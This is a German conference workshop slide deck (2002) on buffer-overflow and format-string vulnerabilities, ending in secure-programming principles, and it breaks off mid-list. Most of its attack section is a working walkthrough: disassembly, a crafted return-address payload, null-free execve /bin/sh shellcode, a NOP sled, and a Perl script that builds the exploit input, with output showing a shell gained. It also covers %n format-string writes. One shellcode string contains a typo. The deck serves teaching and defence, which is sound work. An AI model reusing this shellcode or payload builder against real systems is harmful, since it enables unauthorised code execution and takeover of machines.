

Workshop: Buffer-Overflows & Co.

Daniel Mahrenholz, MDLUG e.V.



Vortrag beim 3. Magdeburg Linuxtag
25. Mai 2002

- **Buffer-Overflows**
 - ★ Einführung
 - ★ Stack-Manipulationen
 - ★ Ausnutzung
 - ★ Shell-Codes
- **Format-String-Fehler**
 - ★ Überblick
- **Sichere Programmierung**
 - ★ Hintergründe
 - ★ Leitfaden

- **Buffer:** eindimensionales Feld von Datenelementen;
für Angriffe interessant:
 - ★ Felder auf dem Stack \rightsquigarrow nicht-statische, lokale Variablen
 - ★ Felder fester Grösse
- **Overflow:** Überschreiben von Speicherinhalten, die nicht zum Feld gehören bei Verwendung eines zu grossen Feldindex
- **Underflow:** Überschreiben von Speicherinhalten, die nicht zum Feld gehören bei Verwendung eines zu kleinen Feldindex
 - ★ eher selten

Buffer-Overflow-Exploit

- **Exploit:** Angriff auf die Schwachstelle


- ★ mit dem Ziel, sie gewinnbringend auszubeuten

- **Angriffsziel:**

- ★ Veränderung der Rücksprungadresse von Funktionsaufrufen
- ★ Umleitung auf eigenen Code bzw. Programmabsturz

- **Ursache:**


- ★ Füllrichtung des Stacks läuft entgegen der Adressierung im Feld



Unterprogrammaufruf

- **Beispiel:**

```
1:  
f(1, 2, 3);  
2:
```



- Funktion zum Einlesen eines Passworts:

```
char *getpasswd() {  
    char buf[10];  
    char *c = buf;  
    char r;  
    while ((r = getc()) != '\n') *c++ = r;  
    *c = 0;  
    return strdup(buf);  
}
```


- **Fehler:** Werden mehr als 9 Zeichen eingegeben, wird der Stack überschrieben

Aufbau / Überschreiben des Stacks


- **Eingabe:**
"abcdef..."

ggf. Stackframe
der Funktion

Stack-Layout



Texteingabe



- **Ergebnis:** Rücksprungadresse wird verändert

Was will ich?

- Programmabsturz
 - ★ nahezu alle Werte (z.B. 0x0) haben dieses Resultat
- Veränderung der Arbeitsweise der Funktion
 - ★ Überschreiben von lokalen Variablen
 - ★ sehr schwierig auszunutzen
- Veränderung der Arbeitsweise des Programms
 - ★ Rücksprung an beliebige Stelle
 - ★ Rücksprung zum eigenen Code
 - ★ eigener Code auf dem Stack oder in Umgebungsvariablen

Beispiel

- **Anwendung:**

```
char *passwd = getpasswd();  
if (strcmp(passwd, "Top Secret") == 0) {  
    admin_func();  
}
```

- **Ziel:** admin_func() ausführen, ohne das Passwort zu kennen
- **Weg:** Rücksprung von getpasswd() so verändern, dass danach admin_func() aufgerufen wird

- **Programmanalyse**

- ★ fertigen Programmcode untersuchen (objdump, gdb)
- ★ Offset der Rücksprungadresse auf dem Stack finden
- ★ Programmadresse der Aufrufstelle von `admin_func()` finden

- **Fehlerhafte Eingabe konstruieren**

- ★ String, der an der passenden Stelle die neue Rücksprungadresse enthält

- **Der Angriff:**

- ★ Programm starten, konstruiertes "Passwort" eingeben
 ~> **Fertig**

- **objdump -Cd example1**

```
1 08048220 <getpasswd(>:  
2 8048220:      55                push   %ebp  
3  ...  
4 8048223:      56                push   %esi  
5 8048224:      53                push   %ebx  
6  ...  
7 8048228:      83 ec 10          sub    $0x10,%esp  
8  ...  
9 8048230:      83 ec 0c          sub    $0xc,%esp
```

- \rightsquigarrow 40 Byte lokale Daten im Stack

- ★ davon 16 unbekannte Bytes (40 - 4 (c) - 4 (r) - 12 (buf) - 4 (ebp))
- ★ was vor dem Buffer liegt, muss gefüllt werden

- **objdump -Cd example1**

```
1 08048260 <main>:  
2  ...  
3  80482b4:      e8 37 ff ff ff      call   80481f0 <admin_func(>  
4  ...
```

- \rightsquigarrow gesuchte neue Adresse für Rücksprung: 0x80482b4

- **Konstruktion eines Strings bestehend aus:**
 - ★ Füllbytes: 28x'f' (buf, unbekannte Bytes auf dem Stack)
 - ★ Rücksprungadresse: 4: 0xb4, 0x82, 0x04, 0x08
 - * Adresse byte-weise rückwärts geschrieben
 - ★ Endezeichen: 1x'\n'
- **Ergebnis:** {
0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66,
0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66,
0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66,
0x66, 0x66, 0x66, 0x66, 0xb4, 0x82, 0x04, 0x08,
0x0a }

- Bytefolge in eine Datei schreiben
 - ★ vorzugsweise per Skript
(./makepasswd.pl 28 0x80482b4) → p
 - ★ könnte auch das Zielprogramm automatisch analysieren

- **Aufruf:**

```
1 [workshop]$ ./example < p
2 Passwort: Got Root!
3 Segmentation fault
```

- ★ Wir sind drin und nach uns der Wahnsinn ;-)
- ★ vermurkster Stack bringt Programm später leicht zum Absturz

- **Shell-Codes**

- ★ Einfügen und Ausführen von Code zum Aufruf einer Shell \rightsquigarrow
Übernahme der Kontrolle über den Rechner
 - * nach Möglichkeit, ohne direkten Zugriff auf das Programm

Shell-Code (1)

- **Ziel:** Shell wie im Beispiel aufrufen

```
1 #include <stdio.h>
2 int main() {
3     char *name[2];
4
5     name[0] = "/bin/sh";
6     name[1] = NULL;
7     execve(name[0], name, NULL);
8     return 0;
9 }
```

- **Probleme:**

- ★ Wie den Code in das Programm einschleusen?
- ★ Wie den Code aufrufen?

Shell-Code (2)

- Ein erster Blick auf den Code (main):

```
1 080481f0 <main>:  
2  ...  
3 80481f5:      8d 55 f8          lea    0xffffffff8(%ebp),%edx  
4 80481f8:      83 e4 f0          and    $0xffffffff0,%esp  
5 80481fb:      c7 45 f8 a8 3c 09 08  movl  $0x8093ca8,0xffffffff8(%ebp)  
6 8048202:      50               push  %eax  
7 8048203:      6a 00            push  $0x0  
8 8048205:      52               push  %edx  
9 8048206:      68 a8 3c 09 08    push  $0x8093ca8  
10 804820b:      c7 45 fc 00 00 00 00  movl  $0x0,0xffffffc(%ebp)  
11 8048212:      e8 c9 82 00 00    call  80504e0 <__execve>  
12  ...
```

- Parameter (NULL, name, name[0]) auf den Stack
- __execve aufrufen \rightsquigarrow /bin/sh ausführen

Shell-Code (3)

- Ein erster Blick auf den Code (`__execve`):

```
1 080504e0 <__execve>:  
2  ...  
3 80504f6:      8b 4d 0c          mov     0xc(%ebp),%ecx  
4 80504f9:      8b 55 10          mov     0x10(%ebp),%edx  
5 80504fc:      53              push   %ebx  
6 80504fd:      89 fb          mov     %edi,%ebx  
7 80504ff:      b8 0b 00 00 00   mov     $0xb,%eax  
8 8050504:      cd 80          int     $0x80  
9  ...
```

- Systemcall ausführen
 - ★ 3..6: Parameter vom Stack in die Register EBX, ECX, EDX kopieren
 - ★ 7: ID 0xb in das Register EAX
 - ★ 8: Wechsel in den Kernel

- **ToDo:**

1. String `"/bin/sh"` irgendwo in den Speicher legen
2. Adresse des Strings gefolgt von einem `0x0L` in den Speicher legen
3. `0xb` in das Register `EAX` kopieren
4. Adresse der Adresse des Strings in das Register `EBX` kopieren
5. Adresse des Strings in das Register `ECX` kopieren
6. Adresse des `0x0L`-Wortes in das Register `EDX` kopieren
7. Befehl `int $0x80` ausführen

- **Problem:** Wenn `syscall` fehlschlägt, läuft das Programm unkontrolliert weiter

- **Lösung:** Nach dem `execve` noch einen `exit syscall` legen

Exit-Code

- C/ASM:

```
1 #include <stdlib.h>
2 int main() {
3     exit(0);
4 }
```

```
1 080504b0 <_exit>:
2 80504b0:      89 da          mov     %ebx,%edx
3 80504b2:      8b 5c 24 04    mov     0x4(%esp,1),%ebx
4 80504b6:      b8 01 00 00 00 mov     $0x1,%eax
5 80504bb:      cd 80          int     $0x80
6 80504bd:      89 d3          mov     %edx,%ebx
7 80504bf:      3d 01 f0 ff ff cmp     $0xffffffff01,%eax
8 80504c4:      0f 83 86 67 00 00 jae     8056c50 <__syscall_error>
9 80504ca:      8d b6 00 00 00 00 lea    0x0(%esi),%esi
```

- EAX=0x1, EBX=<Exit Code> (0 für alles ok)

ToDo (2)

- **ToDo (execve, exit):**

1. String `"/bin/sh"` irgendwo in den Speicher legen
2. Adresse des Strings gefolgt von einem `0x0L` in den Speicher legen
3. `0xb` in das Register `EAX` kopieren
4. Adresse der Adresse des Strings in das Register `EBX` kopieren
5. Adresse des Strings in das Register `ECX` kopieren
6. Adresse des `0x0L`-Wortes in das Register `EDX` kopieren
7. Befehl `int $0x80` ausführen
8. `0x1` in das Register `EAX` kopieren
9. `0x0` in das Register `EBX` kopieren
10. Befehl `int $0x80` ausführen

Exploit (1)

- unsere ToDo-Liste als Assembler-Code:

```
1      movl   string_addr,string_addr_addr
2      movb   $0x0,null_byte_addr
3      movl   $0x0,null_addr
4      movl   $0xb,%eax
5      movl   string_addr,%ebx
6      leal   string_addr,%ecx
7      leal   null_string,%edx
8      int    $0x80
9      movl   $0x1, %eax
10     movl   $0x0, %ebx
11     int    $0x80
12     # "/bin/sh" String dahinter
```

- **Problem:** Speicherposition des Strings unbekannt

- **Lösung:**

- ★ CALL und JMP mit relativer Adressierung verwenden
- ★ Ausführung eines CALL direkt vor dem String \rightsquigarrow Adresse des Strings auf dem Stack

Exploit (3)

- neues Assembler-Code mit relativer Adressierung:

```
1                                     # Anzahl Code Bytes
2     jmp     <Offset nach 15:>        # 2 bytes
3     popl   %esi                      # 1 byte
4     movl   %esi,array-offset(%esi)  # 3 bytes
5     movb   $0x0,nullbyteoffset(%esi)# 4 bytes
6     movl   $0x0,null-offset(%esi)   # 7 bytes
7     movl   $0xb,%eax                 # 5 bytes
8     movl   %esi,%ebx                 # 2 bytes
9     leal   array-offset,(%esi),%ecx  # 3 bytes
10    leal   null-offset(%esi),%edx    # 3 bytes
11    int    $0x80                      # 2 bytes
12    movl   $0x1, %eax                 # 5 bytes
13    movl   $0x0, %ebx                 # 5 bytes
14    int    $0x80                      # 2 bytes
15    call   <Offset nach 3:>          # 5 bytes
16    # "/bin/sh" String dahinter
```

Exploit (4)

- Offsets ausgerechnet:

```
1      .byte 0xeb, 0x2a          # 2 bytes ("jmp 0x2a" produziert jetzt abs. Adr.)
2      popl  %esi                # 1 byte
3      movl  %esi,0x8(%esi)      # 3 bytes
4      movb  $0x0,0x7(%esi)     # 4 bytes
5      movl  $0x0,0xc(%esi)     # 7 bytes
6      movl  $0xb,%eax          # 5 bytes
7      movl  %esi,%ebx          # 2 bytes
8      leal  0x8(%esi),%ecx     # 3 bytes
9      leal  0xc(%esi),%edx     # 3 bytes
10     int   $0x80              # 2 bytes
11     movl  $0x1, %eax         # 5 bytes
12     movl  $0x0, %ebx         # 5 bytes
13     int   $0x80              # 2 bytes
14     .byte 0xe8                # 1 byte ("call -0x2f" produziert jetzt abs. Adr.)
15     .long -0x2f              # 4 bytes
16     .string "/bin/sh"        # 8 bytes
```

Exploit (5)

- Code muss an einer beschreibbaren, ausführbaren Stelle im Speicher landen
 - ★ Code-Segment meist read-only
 - ★ Heap und Stack meist geeignet
- Wir benötigen den Code als String
 - ★ Assembler-Code übersetzen
 - ★ Maschinen-Code prüfen, ob so, wie erwartet
 - * gas macht manchmal eigenwillige Sachen (s. JMP, CALL)
 - ★ Bytefolge mit od, objdump, gdb gewinnen

Exploit (6)

```
1 8048200:    eb 2a                jmp     804822c <main+0x3c>
2 8048202:    5e                   pop     %esi
3 8048203:    89 76 08             mov     %esi,0x8(%esi)
4 8048206:    c6 46 07 00         movb   $0x0,0x7(%esi)
5 804820a:    c7 46 0c 00 00 00 00 movl   $0x0,0xc(%esi)
6 8048211:    b8 0b 00 00 00     mov     $0xb,%eax
7 8048216:    89 f3                mov     %esi,%ebx
8 8048218:    8d 4e 08             lea    0x8(%esi),%ecx
9 804821b:    8d 56 0c             lea    0xc(%esi),%edx
10 804821e:    cd 80                int     $0x80
11 8048220:    b8 01 00 00 00     mov     $0x1,%eax
12 8048225:    bb 00 00 00 00     mov     $0x0,%ebx
13 804822a:    cd 80                int     $0x80
14 804822c:    e8 d1 ff ff ff     call   8048202 <main+0x12>
15 8048231:    2f                   das                                # "/bin/sh"
16 8048232:    62 69 6e            bound  %ebp,0x6e(%ecx)
17 8048235:    2f                   das
18 8048236:    73 68                jae    80482a0 <read_uleb128>
19 8048238:    00 c9                add    %c1,%c1                    # -> 00
```

Exploit (7)

- Shell-Code von Hand in das Programm eingefügt:

```
1 char shellcode[] =
2     "\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46\x0c\x00\x00\x00"
3     "\x00\xb8\x0b\x00\x00\x00\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80"
4     "\xb8\x01\x00\x00\x00\xbb\x00\x00\x00\xcd\x80\xe8\xd1\xff\xff"
5     "\xff\x2f\x62\x69\x6e\x2f\x73\x68\x00";

6 void f() {
7     int *ret_addr;
8     ret_addr = (int *)&ret_addr;
9     *(ret_addr+2) = (int)shellcode;
10 }

11 int main() {
12     f();
13 }
```

Exploit (8)

- **Problem:** String enthält sehr viele 0x00 Bytes
 - ★ kennzeichnen das Ende eines Strings
- **Lösung:** Ersetzung durch alternative Befehle

1	Original-Code:	Ersetzung
2	-----	
3	movb \$0x0,0x7(%esi)	xorl %eax,%eax
4	movl \$0x0,0xc(%esi)	movb %eax,0x7(%esi)
5		movl %eax,0xc(%esi)
6	movl \$0xb,%eax	movb \$0xb,%al
7	movl \$0x1, %eax	xorl %ebx,%ebx
8	movl \$0x0, %ebx	movl %ebx,%eax
9		inc %eax

Exploit (9)

- neuer Shell-Code von Hand in das Programm eingefügt:

```
1 char shellcode[] =
2     "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
3     "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40xcd"
4     "\x80\xe8\xdc\xff\xff\xff/bin/sh";
5
6 void f() {
7     int *ret_addr;
8     ret_addr = (int *)&ret_addr;
9     *(ret_addr+2) = (int)shellcode;
10 }
11
12 int main() {
13     f();
14 }
```

Aus die harte Tour ...

- **Ziel:** den Shell-Code von aussen zur Ausführung bringen
 - ★ Bytes durch eine String-Eingabe in den Speicher bringen
 - ★ einen Puffer überfluten, um den Stack zu verändern
 - ★ Shell-Code zur Ausführung bringen

Noch ein Problem

- Wie müssen die genaue Adresse kennen, an der unser String liegt
 - ★ anderenfalls droht ein Crash
- **Lösung:**
 - ★ Adresse des Stacks ist für alle Programme gleich (vom System festgelegt)
 - ★ Bereich von NOP Befehlen vor dem Shell-Code
 - * NOP = No OPeration - Befehlscode, der nichts macht
 - * 0x90 bei Intel-Prozessoren
 - * Sprung irgendwo in den Bereich bringt uns an den Anfang des Shell-Codes

- kleines Testprogramm:

```
1 #include <stdio.h>
2 void f() {}
3 int main() {
4     int s;
5     printf("&s = %x\n", &s);
6     f();
7     return 0;
8 }
```

- Ausgabe:

```
1 [workshop]$ ./stack
2 &s = bffff804
```

Details (2)

- Parameter der main Funktion liegt auf dem Stack bei 0xbffff804
- die NOPs sollten auch in diesem Bereich landen, wenn sie den Stack überschreiben

- Unser neues "Passwort" :
 1. Füllbytes für den Puffer
 2. Adresse des Shell-Code auf dem Stack
 3. eine geeignete Anzahl NOPs
 4. der eigentliche Shell-Code
 5. Zeilenumbruch (ggf. String-Endekennung)

~> Verpackt in einem Skript: `makeshellp.pl`

Das neue Skript

```
1 #!/usr/bin/perl
2 open (OUT, ">p") || die;
3 $fill = shift;
4 $nops = shift;
5 $addr = hex(shift);
6 $shellcode =
7     "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b" .
8     "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40xcd" .
9     "\x80\xe8\xdc\xff\xff\xff/bin/sh\x00";
10 print OUT 'f'x$fill;
11 print OUT chr($addr & 0x000000ff);
12 print OUT chr(($addr & 0x0000ff00)>> 8);
13 print OUT chr(($addr & 0x00ff0000)>> 16);
14 print OUT chr(($addr & 0xff000000)>> 24);
15 print OUT chr(0x90)x$nops;
16 print OUT $shellcode;
17 print OUT "\n";
18 close(OUT);
```

Auf gehts ...

- "Passwort" mit Shellcode erzeugen

```
1 [workshop]$./makeshellp.pl 28 30 0xbffff800
```

- und Starten:

```
1 [workshop]$./example <p  
2 Passwort: [workshop]$
```

- Uups? Was ist passiert?
 - ★ Programm beendet sich, ohne etwas zu tun
 - ★ es stürzt aber auch nicht ab

- Was macht das Programm eigentlich genau?

```
1 [workshop]$ strace -e process ./example < p
2 execve("./example", ["/bin/sh"], [/* 46 vars */]) = 0
3 Passwort: execve("/bin/sh", ["/bin/sh"], [/* 0 vars */]) = 0
4 _exit(0)
```

- ★ unsere Shell wird gestartet
- ★ danach erfolgt unser `exit(0)`
- Aha!
 - ★ die Shell erbt die Standardeingabe von unserem Programm
 - ★ Standardeingabe wurde aber aus der Datei gelesen (`< p`)
 - ~> wir brauchen mind. 2 Eingabekanäle für STDIN

Jetzt aber wirklich!

- "Passwort" erzeugen, vor der Tastatureingabe an das Programm übergeben

```
1 [workshop]$ ./makeshellp.pl 28 40 0xbffff800
2 [workshop]$ cat p - | ./example
3 Passwort: ls *.pl
4 makepasswd.pl makeshellp.pl
5 exit
6 quit
7 [workshop]$
```

- **Wir sind drin!** (ohne gültiges Passwort aber dafür mit einer Shell)

- Vorbereitung:
 - ★ Programmanalyse → fehlerhafte Implementierung finden
 - ★ Overflow-String konstruieren (um gezielt die Rücksprungadresse beschreiben zu können)
 - ★ Shell-Code entwerfen und in einem String verpacken
 - ★ ggf. alle 0-Bytes durch Wahl anderer Befehle beseitigen
 - ★ Stackanalyse → ungefähre Lage des Strings auf dem Stack bestimmen
 - ★ sinnvolle Anzahl von NOPs bestimmen
- Angriff:
 - ★ Eingabe-String zusammenbasteln
 - ★ Programm mit konstruierter Eingabe starten
 - ★ Sicherstellen, dass wir Kontrolle über die erzeugte Shell haben

Nur die Spitze des Eisberges ...

- Mehr Probleme
 - ★ zu wenige Platz auf dem Stack für den Shell-Code
 - ★ unterschiedliches Stack-Layout bei verschiedenen Compilern (und Versionen)
 - ★ nur Remote-Zugriff auf den Zielrechner
 - ★ Code auf dem Stack nicht ausführbar
 - ★ StackGuard-Compiler und StackShield
- Mehr Tricks und Lösungen
 - ★ Shell-Code in den Umgebungsvariablen ablegen
 - ★ Software-Installation auf dem Zielrechner auf anderen Wegen raten und auf eigenem Rechner reproduzieren
 - ★

- Was ist ein Format-String?
 - ★ Strings mit typisierten Platzhaltern für variable Felder
 - ★ Beispiel: `printf("Zahl: %d\n", i);`
- Was ist das Problem?
 - ★ die Variablen müssen in richtiger Reihenfolge und Anzahl auf dem Stack bereitgestellt werden
 - ★ wenn der Format-String aus einer externen Quelle stammt, kann man damit den Stack verändern
 - ★ `printf(str);` (**falsch**) → `printf("%s", str);` (**richtig**)
 - ★ alle Funktionen der printf-Familie betroffen, zusätzlich syslog

Es kommt noch schlimmer

- mit dem \$ Modifizierer kann man direkt ein bestimmtes Argument adressieren
 - ★ Beispiel: `printf("%2$x %1$x\n", 0x1, 0x2);` → "2 1"
- mit %n und %hn kann man auch noch in den Speicher schreiben
 - ★ speichert die Anzahl der bereits ausgegebenen Zeichen in ein Argument
 - ★ läßt sich auch noch mit \$ kombinieren

Wozu das ganze?

- Mit einem sorgsam konstruierten String bestehend aus
 - ★ einer Reihe Füllzeichen
 - ★ und einem `%{offset}$n`

kann man prinzipiell jeden Wert überall auf dem Stack speichern

- Wenn man jetzt noch irgendwo seinen Shell-Code auf dem Stack plazieren kann, ist das System abermals geknackt!

- **Allgemeines**

- ★ Was ist Sicherheit?
- ★ Die Wurzeln des Übels
- ★ Open Source == Sicherheit?

- **Leitfaden**

- ★ Grundsätze
- ★ Details

- **Vertraulichkeit (Geheimhaltung)**

- ★ Computersystem stellt seine Dienste nur autorisierten Nutzern zur Verfügung (*unberechtigter Zugriff*)

- **Integrität**

- ★ Daten und Betriebszustände lassen sich nur durch autorisierte Nutzer in vorgesehener Weise ändern (*Verfälschung*)

- **Verfügbarkeit**

- ★ System stellt einem autorisierten Nutzer den Dienst in vorgesehener Weise zur Verfügung (*Denial of Service*)

Warum gibt es unsichere Software? (1)

- *Kaum einer macht es mit Absicht – viele können es einfach nicht besser!*
 - ★ meist nicht Bestandteil der Ausbildung
 - ★ die meisten Programmierer sind schlechte Programmierer
- Programmierer sind *faul*
 - ★ formale Methoden finden kaum Anwendung
 - ★ der einfache Weg ist meist nicht der sichere
 - * Sprachen wie C machen es einfach, unsicher zu programmieren
 - * Sicherheit kostet immer mehr (Design, Implementierung, Testung, Dokumentation, Anwenderschulung, Administration)
 - ★ Fokussierung auf das Einsatzziel, nicht das Einsatzumfeld
 - * Multi-User-, -Processor-, -Tasking-System bringen hohe Komplexität

Warum gibt es unsichere Software? (2)

- Viele Systeme enthalten unsichere *Altlasten*, die benutzt werden müssen
 - Anwender und Auftraggeber einer Software interessieren sich meist nicht für Sicherheit
 - ★ Es kostet Geld!
 - ★ Es kostet Zeit!
 - ★ Man hat sich an schlechte Software gewöhnt.
- ~> Der Markt übt Druck auf die Produzenten aus und fördert somit schlechte Software, die Nutzer akzeptieren es (*noch*).

Ist Open Source sicherer?

mdIt3
3. magdeburger linuxtag 2002

JEIN!


Ist *Open Source* sicherer?

- JA, weil ...
 - ★ ein offener Quelltext die Suche nach Fehlern vereinfacht
 - ★ eine verteilte Entwicklung erfordert saubere Programmierung
 - ★ die Möglichkeit, den Quelltext ändern zu können liefert schneller eine Korrektur
 - NEIN, weil ...
